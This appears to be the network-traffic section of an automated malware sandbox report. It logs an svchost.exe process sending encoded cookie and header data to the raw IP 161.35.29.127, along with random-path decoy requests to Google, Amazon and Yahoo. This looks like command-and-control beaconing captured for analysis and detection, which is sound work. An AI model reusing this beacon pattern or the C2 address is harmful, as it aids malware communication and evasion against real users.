2021-09-28 07:53:49 UTC	915	OUT	GET /feed/news/last HTTP/1.1 Cookie: HSID=UejNj2oWBwd9eCdnvgTAqCW%2B7NhyiFmjp6ySLT%2BQaBh95kXoo961rEu1g1NutrGClyYMP6b7C rE1B%2Fmw7PjkJIP%2BBK%2B6n%2BFTPp%2F9dGxDDV6%2F0GvPp%2BoJc5k3hXH9K7P6NzFrLoAA4k FrOmMDhN2xXuRgcsbs7xTzrmmNMdl1P0BUPU6S7Q0dFzaUdaQhDJIVTAiLuoivAdB2Js%2FAZWE6EOvDdmbjP6ludT QO%2FioU7pB42uuA%2Bvg7h6uCw1uQ0XT1TU1lyKNhymDHsKu774eGzUJ3S9EkWPYiilRAGD9OQPrLQ2Us LLTC1rcQnkRyjtbt1LlHenUHNvhFdiSO%2F1nQhw%3D%3D;SIDCC=vK3%2BU7dVREUxjPZL%2BsmYj%2FDVr4qvjS %2Bwql55fCPaHNnc%2BI3ZQlQnMb9PgjsWIF9g%2FuiTIYxFL4aybjWVMKoyTeCNGj7lzyMea%2BFCfchd4O%2Bh TuMeqrT%2B%2F39uBaW4UcbGdS%2FifiHh8w1zBumRmNAvXy%2FFmG9MOZwfbPTJHnnJIE2CLWiilgJ9qAgJsEx6s LymztJtj6EdULjMSjFwMbX3%2BdsYEvKRbv9TW1kuWlwwgokLTWjvpJZ%2BnR4xzucNJ%2Bkc%2FEI8%2FuABpcfC gOTlbOyAQSYHkeIQPnCVqSWuH%2BGMFYRSzkiBkwOM%2BdYoJLula5KiQvZFuqtlicrzdHdSQ%3D%3D;SID=xRnYW hmlVoGWBlaifuTQ4z69r2bgDhcBGYeAsubZ%2FMJEk6gl2B4SITgzB8OZAhcFRXJ0u8zxL0w3GEO4Hu%2B2L4jgBZe TaEmvMy3WD7czDFxC5PWVYzeOJdMMlcn%2FC1xiTy8LdpcC7WLRbMY9CuxdNopUiK5B0VEG0MNIESpv PXAgSJoGweavalvboVHD529L2fyntMcPCHXDZZXSf8DRE3J7h7kZfN8KNZRsieJrGsqq4MogOsrBFvcqheLB95ORO 2UmUmMJ70E3gdHLGjQciCzF6bodMRkEq1FglXp4b6ZGQfd0ks33zIO73GMveNQ2gV1k%2B98FOLJ9Jee ZAUbQ%3D%3D;SSID=20nlc7Hzbm44C4Svtx6NZbgFQgTQ2gxyOfBaMod%2BKhzhVHZqVHsn%2B0geI8m 9RS3RJv0VEjYFWEOevBvKZ4gfa9vzmVaryzTSSFVwFR%2Beo2Nftkek%2FZacRiLkPtuuT2B3NytZYX%22F%2FrpNu wdK9e7F1vHCM4EvRbEj6ghy54RW6DK%2Bi5A96TIGxAGZ%2FbKrET71ehwWryc56lwMmO%2F8KhknASP CXa5%2F7pku68tEix7xz9alYD5l%2FeiVm7bOq0tthxZHRBOltDeONIEaaTSUW%2FgSkJrnygf9jV5%2FqjmlAxkw rL5SPOisdn6p25h13B7S4omZFO9FW9NICeCLkeCI3ZMUQ%3D%3D; X-Tag: RjydfIFdYVynw24N44wk4pscAgjnT8UAxq72VGjSZ%2FMnlTFxaZaFpHuVkJmWQeTu4k6YUB9kCcvW8%2BPe ezfyJD9RU8R2c7KCjmk%2BbOU8E467Jmj1eWXpEglU0SOHhQf26GhELVbG90T8WONp1j60SvkN2AuazG9ki%2BOaHY eRtNLj0SJVJPXX9tv%2BALdG%2FQb%2BAE7iIADFuODfQq%2F6ByrYCYREP2KRTq0%2F2DZguCUltyAMCWEire00JQ v71NSHWcPB8f2KvmuXrddfd3M3TQ%2B%2BD6%2B4j%2B5Tstl5krlr7g6h%2B8J4J7kV9jXnmCBdIO3FQMstIX6rH m1D%2FX9aybuY611k2Q%3D%3D X-Csrftoken: H1Ctz9sv28SOZwNtC0MBVpVcL2zo%2BR%2FLps3Ni5QrDWBWXREnQkKatMXSd%2FT5ApeIO3h alk7XNlw%2FIMHnSNBQudZPp1Ph1dGWj5k8o3vefpeFpqWHE73DAxHdfzas%2BAOf5EzFuNtxMRiLSVCK257dQML%2 BDB1ITgcXl%2BAzu3pZucbZwlH3G3j3ZQijob8VGcPz7b0RI98qYsAHdK8Cu0s9I9Th49kFu%2FwiUJFKXrigVOleK YekAelqH4u07W%2FWUJB8m25HwpARwL%2BBlqqMGGGcInzQotlV%2BE8LOZ2znAnFpyBM0SO2zQUCXeg kU9ieRa3VZVDl6LT42lwgYZr7tOQ%3D%3D X-Request-ID: 2JFuTuSU7%2B3VAuhDFixTZXK%2FkdAm5HQsLDv8iXl%2F05h4I5UIRIB978sJDDX%2B48ZKqNB zx4hwQ8jL5lc0jx37MMhil%2FAIV4hBspCblPCG8Th6pm6c2LiukHiJdOB7MPi98QYoZW018tFcd0dh6z2Nj9hYXf sP8OHRFRKL41jN2n7cIP5bKZrDocFd5TsdpuCuS3gzHNDNDNhrQ2mXWjJdKtAtOxq6U%2BNH1iKdN4u6MC66hV68Z IZGDKiHK%2F6Pv5BLLziVAjVwdNpphyiWPYPBsNJ1NW8UUCzHQSrn7zR60EDCVKwQagzubMkVwzPrKeN 63U%2FrmMOzFC1oHNL784w%3D%3D User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.169 Safari/537.36 Host: 161.35.29.127
2021-09-28 07:53:52 UTC	927	IN	HTTP/1.1 200 OK Server: nginx/1.18.0 (Ubuntu) Content-Type: text/html; charset=UTF-8 Content-Length: 2 Connection: close Date: Tue, 28 Sep 2021 07:53:52 GMT Set-Cookie: SVALUE=NTbHNCsHXBWYP1QBefDqaoPnrw1eMcAp4n200CkZvGhSSGTFt2Kf1XMRjWNUdLx8rNNUo1Z gFAjXSo4hGBcY07bgYufGSz1IX3FP06Dp6i3N7PBOSDIGGvxvxf2i6uih1mDdU5pNIUDV5l2q6Cqcfqy96vHnlNkU Gpkmrzh8xBvOoHce3oBGnOViPEXi8I9Gz04OvVKcrTrPmILAkzA0bu7ehVetmCDDXOgovlOkrssDEKsp0iuyuv143Vxcblk Set-Cookie: ndata=lZUDfJdLy70sabyLke12Y5nmM6UlfR5gCj7xkQG49Vm5 Set-Cookie: query4=ffDXQrOGg4hV8omWps3UqXlxUO6v04usq4qxo8CSZ7vOsA2E6sft5AbdMsrc4fdDnw7grBr Gp6cCeTe5cBvDWBH2QiW4Hui8sIOdlj531BC22ze5hTaDdtoGxgl9jlxCs2UpJ0V4phbLs3EVqlLPwnEN498WV6sqD 8luoJH7q6Ec8wtsJYAVkskPRFfnxB6Di9IzE2yJyUKN37MCsQc9ggUpKcXsxYCTpdVzisBftOJMr85u8GqlfxyxZqP5FK88 Set-Cookie: bdata=1Ynb1Rt4ZVquwZC43Kt2aTlg4XVHBD0BjP47w Set-Cookie: pSID=e9HJ5S76ak6ZNOhg Set-Cookie: actual=5ftUB9mGQH7TFwBSF7lqgDga7hRjCcvwkJvVscW7imuyEL4MisrQ5RaIK0mlGOBbJtxgay BQBosiAF3TUK7aorsYKY%2FUXWWWekH%2BwLPIQj1QwX%2FLeEH0fHDkXpnMVlguKjvYlPimx0D2AZnu9BysGwl5G rOjB9ktCSJPMQ6345TAaj2XHB5KslGlaO0cD88nZt9eLnwLS7E3VjreGdrSoE0IUlaFg%22FK2dzZrVGLC4W6k6kb%2 Fq4S%2Fs1td7%2B3Kjty%2F7V9QCpPltpd0eKLzpz%2BC4ZH2N6Kd7qNgzUH4l%2BR44UxcAObCV6SGJM0Qe06Yuw mUpyxqnm6m5t6AeVyn38Q%3D%3D X-Fram-Options: DENY X-Content-Type-Options: nosniff X-XSS-Protection: 1; mode=block
2021-09-28 07:53:52 UTC	928	IN	Data Raw: 4f 4b Data Ascii: OK

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.3	49796	104.26.2.70	443	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
2021-09-28 07:52:42 UTC	12	OUT	GET /px.gif?ch=1&e=0.071014012951503 HTTP/1.1 Accept: image/png, image/svg+xml, image/jxr, image/*;q=0.8, */*;q=0.5 Referer: https://www.msn.com/de-cho/?ocid=iehph Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: ad-delivery.net Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
2021-09-28 07:52:42 UTC	12	IN	HTTP/1.1 200 OK Date: Tue, 28 Sep 2021 07:52:42 GMT Content-Type: image/gif Content-Length: 43 Connection: close X-GUploader-UploadID: ABg5-UzSZ-Kt1WbGdd88HICnZf7YcJGLu-DR5tPwPS9bXoxAsvJYwt4jGn6LAHoZbG34 sctt0vecv7iFCJZExBCCbRvF7nEjw Expires: Tue, 28 Sep 2021 07:59:12 GMT Last-Modified: Wed, 05 May 2021 19:25:32 GMT ETag: "ad4b0f606e0f8465bc4c4c170b37e1a3" x-goog-generation: 1620242732037093 x-goog-metageneration: 5 x-goog-stored-content-encoding: identity x-goog-stored-content-length: 43 x-goog-hash: crc32c=cpEfIQ== x-goog-hash: md5=rUsPYG4PhGW8TEwXCzfhow== x-goog-storage-class: MULTI_REGIONAL Access-Control-Allow-Origin: * Access-Control-Expose-Headers: *, Content-Length, Date, Server, Transfer-Encoding, X-GUploader-UploadID, X-Google-Trace Age: 2243 Cache-Control: public, max-age=86400 CF-Cache-Status: HIT Accept-Ranges: bytes Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct" Report-To: {"endpoints":[{"url":"https://Vva.nel.cloudflare.com/vreport/vv3?s=Rq%2F8woRiWbQpT0CilNmHUrN6ofsqKE d91ovKU1gqH6Axub%2FQI70DsMS02O%2Bphcsugd1IkeWmysWCwLPTIVAWa5zyrlh%2Brh3MdvNGp6RjsjfxDwoLP %2FA4QbwfTndKzJdbQ%3D%3D"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 695b64d0a9415c2c-FRA
2021-09-28 07:52:42 UTC	14	IN	Data Raw: 47 49 46 38 39 61 01 00 01 00 80 01 00 00 00 00 ff ff 21 f9 04 Data Ascii: GIF89a!
2021-09-28 07:52:42 UTC	14	IN	Data Raw: 01 00 00 01 00 2c 00 00 00 00 01 00 01 00 00 02 02 4c 01 00 3b Data Ascii: ,L;

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
20	192.168.2.3	49904	142.250.185.196	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
2021-09-28 07:53:49 UTC	918	OUT	GET /cJi7l2WpuslUuvebbd6plxm5tJ3xF1qmy057/7oYdv5idu2fwz6Raz2Hvv/hdReuPwq6CvywwkkicnRW4lztwnhjXz5r o4yl1qhtzdl/blphet38vb77s4it16v6mCFkgvh1w8Mdho/ HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.169 Safari/537.36 Host: www.google.com Connection: Keep-Alive
2021-09-28 07:53:49 UTC	918	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=UTF-8 Referrer-Policy: no-referrer Content-Length: 1704 Date: Tue, 28 Sep 2021 07:53:49 GMT Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000,h3-T051=":443"; ma=2592000,h3-Q050=":443"; m a=2592000,h3-Q046=":443"; ma=2592000,h3-Q043=":443"; ma=2592000,quic=":443"; ma=2592000; v="46,43" Connection: close
2021-09-28 07:53:49 UTC	919	IN	Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 65 6e 3e 0a 20 20 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 75 74 66 2d 38 3e 0a 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 76 69 65 77 70 6f 72 74 20 63 6f 6e 74 65 6e 74 3d 22 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 6d 69 6e 69 6d 75 6d 2d 73 63 61 6c 65 3d 31 2c 20 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 22 3e 0a 20 20 3c 74 69 74 6c 65 3e 45 72 72 6f 7 2 20 34 30 34 20 28 4e 6f 74 20 46 6f 75 6e 64 29 21 21 31 3c 2f 74 69 74 6c 65 3e 0a 20 20 3c 73 74 79 6c 65 3e 0a 20 2 0 20 20 2a 7b 6d 61 72 67 69 6e 3a 30 3b 70 61 64 64 69 6e 67 3a 30 7d 68 74 6d 6c 2c 63 6f 64 65 7b 66 6f 6e 74 3a 31 35 70 78 2f 32 32 70 78 20 61 72 69 61 6c 2c 73 61 6e 73 2d 73 65 Data Ascii: <!DOCTYPE html><html lang=en> <meta charset=utf-8> <meta name=viewport content="initial-scale=1, minimum-scale=1, width=device-width"> <title>Error 404 (Not Found)!!1</title> <style> *{margin:0;padding:0}html,co de{font:15px/22px arial,sans-se
2021-09-28 07:53:49 UTC	920	IN	Data Raw: 72 5f 31 35 30 78 35 34 64 70 2e 70 6e 67 29 20 6e 6f 2d 72 65 70 65 61 74 20 30 25 20 30 25 2f 31 30 30 25 20 31 30 30 25 3b 2d 6d 6f 7a 2d 62 6f 72 64 65 72 2d 69 6d 61 67 65 3a 75 72 6c 28 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 69 6d 61 67 65 73 2f 62 72 61 6e 64 69 6e 67 2f 67 6f 6f 67 6c 65 6c 6f 67 6f 2f 32 78 2f 67 6f 6f 67 6c 65 6c 6f 67 6f 5f 63 6f 6c 6f 72 5f 31 35 30 78 35 34 64 70 2e 70 6e 67 29 20 30 7d 7d 40 6d 65 64 69 61 20 6f 6e 6c 79 20 73 63 72 65 65 6e 20 61 6e 64 20 28 2d 77 65 62 6b 69 74 2d 6d 69 6e 2d 64 65 76 69 63 65 2d 70 69 78 65 6c 2d 72 61 74 69 6f 3a 32 29 7b 23 6c 6f 67 6f 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 75 72 6c 28 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 69 6d 61 67 65 73 2f 62 72 61 6e 64 69 6e Data Ascii: r_150x54dp.png) no-repeat 0% 0%/100% 100%;-moz-border-image:url(//www.google.com/images/branding/g ooglelogo/2x/googlelogo_color_150x54dp.png) 0}}@media only screen and (-webkit-min-device-pixel-ratio:2){#logo {background:url(//www.google.com/images/brandin

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
21	192.168.2.3	49911	162.219.225.118	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
2021-09-28 07:53:51 UTC	920	OUT	GET /dfh70Ikms9kISy0xhFZx4F2r/rm0qwWcvd7sj5jwC0o3onb9eajcn4u1cw1r51c53c8/ HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.169 Safari/537.36 Host: www.amazon.com Connection: Keep-Alive
2021-09-28 07:53:51 UTC	921	IN	HTTP/1.1 404 Not Found Connection: close Content-Length: 897 server: Server date: Tue, 28 Sep 2021 07:53:51 GMT content-type: text/html permissions-policy: interest-cohort=() x-amz-rid: SD522MW9C5R170FVP1QM x-sdch-encode: 0 last-modified: Tue, 10 Aug 2021 22:12:21 GMT etag: "687-5c93bcb3b40-gzip" accept-ranges: bytes content-encoding: gzip vary: Accept-Encoding,User-Agent,Content-Type,Accept-Encoding,X-Amzn-CDN-Cache,X-Amzn-AX-Treatment,User-Agent strict-transport-security: max-age=47474747; includeSubDomains; preload x-frame-options: SAMEORIGIN
2021-09-28 07:53:51 UTC	921	IN	Data Raw: 1f 8b 08 00 00 00 00 00 03 a5 55 5d 6f db 36 14 fd 2b 2c 85 0e f1 12 59 92 93 74 8d be b0 15 ed 82 3d 6c 18 d0 0b 7b 18 86 80 22 af 28 2e 14 c9 91 57 8e 5d c3 ff 7d 90 e4 d8 6e fa d8 07 11 22 75 ef 3d 7f 1c f2 50 e5 1b 61 39 6e 1d 90 0e 7b 5d 97 87 11 98 a8 cb 1e 90 11 de 31 1f 00 2b 3a 60 1b bf a7 87 d5 0e d1 c5 f0 df a0 d6 15 dd c4 03 8b b9 ed 1d 43 d5 68 a0 84 5b 83 60 b0 a2 0a 2a 10 12 5e 92 0c eb a1 a2 6b 05 cf ce 7a 3c 8b 7b 56 02 bb 4a c0 5a 71 88 a7 c9 15 51 46 a1 62 3a 0e 9c 69 a8 b2 2b 12 3a af cc 53 8c 36 6e 15 56 c6 d2 ba 44 85 1a ea 5f 7a f6 c5 9a 25 b7 3d f9 93 49 20 7f 58 24 bf da c1 88 32 99 03 ca 80 5b 0d f5 48 ed aa b1 62 bb 73 4c 08 65 64 9e 16 3d f3 52 99 3c dd ab 5e ee 1a eb 05 f8 3c dd 47 ec 2a 6a 76 0d e3 4f d2 8f 85 f2 68 75 bd Data Ascii: UJo6+,Yt=l["(.W)]n"u=Pa9n[1+:`Ch["*kz<{VJZqQFb:i+:S6nVD_z%=l X\$2[HbsLed=R<^<G*jvOhu

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
22	192.168.2.3	49912	87.248.100.216	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
2021-09-28 07:53:51 UTC	922	OUT	GET /5l3jalxgba3kjqfdt/jebbTjfk2VYpvNrziCj2hpbfrSvtgbQdl3n/1wuurx359k33reb5098jueXl5vxtkl53w/2cXkOmjtpx8h0q8o90kWBv1v/a6wm55B7u5Crjhm8HitirHysMrnTkrqaw9cslugh0pSMx/ HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.169 Safari/537.36 Host: www.yahoo.com Connection: Keep-Alive Cookie: B=clggcmtgl5iga&b=3&s=a5
2021-09-28 07:53:51 UTC	922	IN	HTTP/1.1 404 Not Found date: Tue, 28 Sep 2021 07:53:49 GMT p3p: policyref="https://policies.yahoo.com/w3c/p3p.xml", CP="CAO DSP COR CUR ADM DEV TAI PSA PSD IVAi IVDi CONi TELo OTPi OUR DELi SAMi OTRi UNRi PUBi IND PHY ONL UNI PUR FIN COM NAV INT DEM CNT STA POL HEA PRE LOC GOV" cache-control: private x-content-type-options: nosniff content-type: text/html; charset=UTF-8 x-envoy-upstream-service-time: 8 server: ATS Age: 2 Transfer-Encoding: chunked Connection: close Strict-Transport-Security: max-age=31536000 Content-Security-Policy: frame-ancestors 'self' https://*.builtbygirls.com https://*.rivals.com https://*.engadget.com https://*.intheknow.com https://*.autoblog.com https://*.techcrunch.com https://*.yahoo.com https://*.aol.com https://*.huffingtonpost.com https://*.oath.com https://*.search.yahoo.com https://*.search.aol.com https://*.search.huffpost.com https://*.verizonmedia.com https://*.publishing.oath.com https://*.autoblog.com; sandbox allow-forms allow-same-origin allow-scripts allow-popups allow-popups-to-escape-sandbox allow-presentation; report-uri https://csp.yahoo.com/beacon/csp?src=ats&sit=frontpage®ion=US&lang=en-US&device=desktop&yrid=5fhr7otgl5igf&partner=; X-Frame-Options: SAMEORIGIN X-XSS-Protection: 1; mode=block
2021-09-28 07:53:51 UTC	924	IN	Data Raw: 53 65 74 2d 43 6f 6f 6b 69 65 3a 20 42 3d 63 6c 67 67 63 6d 74 67 6c 35 69 67 61 26 62 3d 33 26 73 3d 61 35 3b 20 45 78 70 69 72 65 73 3d 57 65 64 2c 20 32 38 20 53 65 70 20 32 30 32 32 20 31 33 3a 35 33 3a 35 31 20 47 4d 54 3b 20 4d 61 78 2d 41 67 65 3d 33 31 35 35 37 36 30 30 3b 20 44 6f 6d 61 69 6e 3d 2e 79 61 68 6f 6f 2e 63 6f 6d 3b 20 50 61 74 68 3d 2f 0d 0a 45 78 70 65 63 74 2d 43 54 3a 20 6d 61 78 2d 61 67 65 3d 33 31 35 33 36 30 30 30 2c 20 72 65 70 6f 72 74 2d 75 72 69 3d 22 68 74 74 70 3a 2f 2f 63 73 70 2e 79 61 68 6f 6f 2e 63 6f 6d 2f 62 65 61 63 6f 6e 2f 63 73 70 3f 73 72 63 3d 79 61 68 6f 6f 63 6f 6d 2d 65 78 70 65 63 74 2d 63 74 2d 72 65 70 6f 72 74 2d 6f 6e 6c 79 22 0d 0a 52 65 66 65 72 72 65 72 2d 50 6f 6c 69 63 79 3a 20 6e 6f 2d 72 65 66 Data Ascii: Set-Cookie: B=clggcmtgl5iga&b=3&s=a5; Expires=Wed, 28 Sep 2022 13:53:51 GMT; Max-Age=31557600; Domain=.yahoo.com; Path=/Expect-CT: max-age=31536000, report-uri="http://csp.yahoo.com/beacon/csp?src=yahoocom-expect-ct-report-only"Referrer-Policy: no-ref
2021-09-28 07:53:51 UTC	924	IN	Data Raw: 33 38 36 0d 0a Data Ascii: 386

Timestamp	kBytes transferred	Direction	Data
2021-09-28 07:53:51 UTC	924	IN	Data Raw: 3c 68 74 6d 6c 3e 0a 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 27 75 74 66 2d 38 27 3e 0a 3c 73 63 72 69 70 74 3e 0a 76 61 72 20 75 3d 27 68 74 74 70 73 3a 2f 2f 77 77 77 2e 79 61 68 6f 6f 2e 63 6f 6d 2f 3f 65 72 72 3d 34 30 34 26 65 72 72 5f 75 72 6c 3d 68 74 74 70 73 25 33 61 25 32 66 25 32 66 77 77 77 2e 79 61 68 6f 6f 2e 63 6f 6d 25 32 66 35 6c 33 6a 61 49 78 67 62 61 33 6b 6a 71 66 64 74 25 32 66 6a 65 62 62 54 6a 66 6b 32 56 59 70 76 4e 72 7a 69 43 6a 32 68 70 62 66 72 53 76 74 67 62 51 64 49 33 6e 25 32 66 31 77 75 75 72 78 33 35 39 6b 33 33 72 65 62 35 30 39 38 6a 75 65 58 6c 35 76 78 74 64 6b 6c 35 33 77 25 32 66 32 63 58 6b 4f 6d 6a 74 70 78 38 68 30 71 38 6f 39 30 6b 57 42 76 31 76 25 32 66 61 36 77 6d 35 35 42 37 75 35 43 72 6a 68 6d 38 48 69 Data Ascii: <html><meta charset='utf-8'><script>var u='https://www.yahoo.com/?err=404&err_url=https%3a%2f%2fwww.yahoo.com%2f5l3jalxgba3kjqfdt%2fjebbtjfk2VYpvNrziCj2hpbfrSvtgbQdl3n%2f1wuux359k33reb5098jueXI5vxt dkl53w%2f2cXkOmjtpx8h0q8o90kWBv1v%2fa6wm55B7u5Crjhm8Hi
2021-09-28 07:53:51 UTC	925	IN	Data Raw: 0d 0a Data Ascii:
2021-09-28 07:53:51 UTC	925	IN	Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
23	192.168.2.3	49916	142.250.185.196	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
2021-09-28 07:53:52 UTC	925	OUT	GET /Lmz3s5u51r8c0dm1i/ HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.169 Safari/537.36 Host: www.google.com Connection: Keep-Alive
2021-09-28 07:53:52 UTC	925	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=UTF-8 Referrer-Policy: no-referrer Content-Length: 1579 Date: Tue, 28 Sep 2021 07:53:52 GMT Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000,h3-T051=":443"; ma=2592000,h3-Q050=":443"; m a=2592000,h3-Q046=":443"; ma=2592000,h3-Q043=":443"; ma=2592000,quic=":443"; ma=2592000; v="46,43" Connection: close
2021-09-28 07:53:52 UTC	925	IN	Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 65 6e 3e 0a 20 20 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 75 74 66 2d 38 3e 0a 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 76 69 65 77 70 6f 72 74 20 63 6f 6e 74 65 6e 74 3d 22 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 6d 69 6e 69 6d 75 6d 2d 73 63 61 6c 65 3d 31 2c 20 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 22 3e 0a 20 20 3c 74 69 74 6c 65 3e 45 72 72 6f 7 2 20 34 30 34 20 28 4e 6f 74 20 46 6f 75 6e 64 29 21 21 31 3c 2f 74 69 74 6c 65 3e 0a 20 20 3c 73 74 79 6c 65 3e 0a 20 2 0 20 20 2a 7b 6d 61 72 67 69 6e 3a 30 3b 70 61 64 64 69 6e 67 3a 30 7d 68 74 6d 6c 2c 63 6f 64 65 7b 66 6f 6e 74 3a 31 35 70 78 2f 32 32 70 78 20 61 72 69 61 6c 2c 73 61 6e 73 2d 73 65 Data Ascii: <!DOCTYPE html><html lang=en> <meta charset=utf-8> <meta name=viewport content="initial-scale=1, minimum-scale=1, width=device-width"> <title>Error 404 (Not Found)!!1</title> <style> *{margin:0;padding:0}html,co def;font:15px/22px arial,sans-se
2021-09-28 07:53:52 UTC	926	IN	Data Raw: 72 5f 31 35 30 78 35 34 64 70 2e 70 6e 67 29 20 6e 6f 2d 72 65 70 65 61 74 20 30 25 20 30 25 2f 31 30 30 25 20 31 30 30 25 3b 2d 6d 6f 7a 2d 62 6f 72 64 65 72 2d 69 6d 61 67 65 3a 75 72 6c 28 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 69 6d 61 67 65 73 2f 62 72 61 6e 64 69 6e 67 2f 67 6f 6f 67 6c 65 6c 6f 67 6f 2f 32 78 2f 67 6f 6f 67 6c 65 6c 6f 67 6f 5f 63 6f 6c 6f 72 5f 31 35 30 78 35 34 64 70 2e 70 6e 67 29 20 30 7d 7d 40 6d 65 64 69 61 20 6f 6e 6c 79 20 73 63 72 65 65 6e 20 61 6e 64 20 28 2d 77 65 62 6b 69 74 2d 6d 69 6e 2d 64 65 76 69 63 65 2d 70 69 78 65 6c 2d 72 61 74 69 6f 3a 32 29 7b 23 6c 6f 67 6f 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 75 72 6c 28 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 69 6d 61 67 65 73 2f 62 72 61 6e 64 69 6e Data Ascii: r_150x54dp.png) no-repeat 0% 0%/100% 100%;-moz-border-image:url(//www.google.com/images/branding/g ooglelogo/2x/googlelogo_color_150x54dp.png) 0}}@media only screen and (-webkit-min-device-pixel-ratio:2){#logo {background:url(//www.google.com/images/brandin

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
24	192.168.2.3	49917	162.219.225.118	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
2021-09-28 07:53:52 UTC	927	OUT	GET /c2nytzC18hFezq36jar1p2H/59yohiituu6oUi2bdmah2q/vd2Usd1ozgteagwbo2ut2qXr6Kbcix00/x7JOzsfCn6Xvj95r/ HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.169 Safari/537.36 Host: www.amazon.com Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
2021-09-28 07:53:52 UTC	928	IN	HTTP/1.1 404 Not Found Connection: close Content-Length: 897 server: Server date: Tue, 28 Sep 2021 07:53:52 GMT content-type: text/html permissions-policy: interest-cohort=() x-amz-rid: W3MY5QETX8KXGHWZ989X x-sdch-encode: 0 last-modified: Tue, 10 Aug 2021 22:12:21 GMT etag: "687-5c93bcb3b40-gzip" accept-ranges: bytes content-encoding: gzip vary: Accept-Encoding,User-Agent,Content-Type,Accept-Encoding,X-Amzn-CDN-Cache,X-Amzn-AX-Treatment,User-Agent strict-transport-security: max-age=47474747; includeSubDomains; preload x-frame-options: SAMEORIGIN
2021-09-28 07:53:52 UTC	929	IN	Data Raw: 1f 8b 08 00 00 00 00 00 03 a5 55 5d 6f db 36 14 fd 2b 2c 85 0e f1 12 59 92 93 74 8d be b0 15 ed 82 3d 6c 18 d0 00 7b 18 86 80 22 af 28 2e 14 c9 91 57 8e 5d c3 ff 7d 90 e4 d8 6e fa d8 07 11 22 75 ef 3d f7 1c f2 50 e5 1b 61 39 6e 1d 90 0e 7b 5d 97 87 11 98 a8 cb 1e 90 11 de 31 1f 00 2b 3a 60 1b bf a7 87 d5 0e d1 c5 f0 df a0 d6 15 dd c4 03 8b b9 ed 1d 43 d5 68 a0 84 5b 83 60 b0 a2 0a 2a 10 12 5e 92 0c eb a1 a2 6b 05 cf ce 7a 3c 8b 7b 56 02 bb 4a c0 5a 71 88 a7 c9 15 51 46 a1 62 3a 0e 9c 69 a8 b2 2b 12 3a af cc 53 8c 36 6e 15 56 c6 d2 ba 44 85 1a ea 5f 7a f6 c5 9a 25 b7 3d f9 93 49 20 7f 58 24 bf da c1 88 32 99 03 ca 80 5b 0d f5 48 ed aa b1 62 bb 73 4c 08 65 64 9e 16 3d f3 52 99 3c dd ab 5e ee 1a eb 05 f8 3c dd 47 ec 2a 6a 76 0d e3 4f d2 8f 85 f2 68 75 bd Data Ascii: U]o6+,Yt=[{"(.W)]n"u=Pa9n[[]1+: "Ch["*^kz<{VJZqQFb;i+:S6nVD_z%=l X\$2[HbsLed=R<^<G*jvOhu

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
25	192.168.2.3	49919	34.117.59.81	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
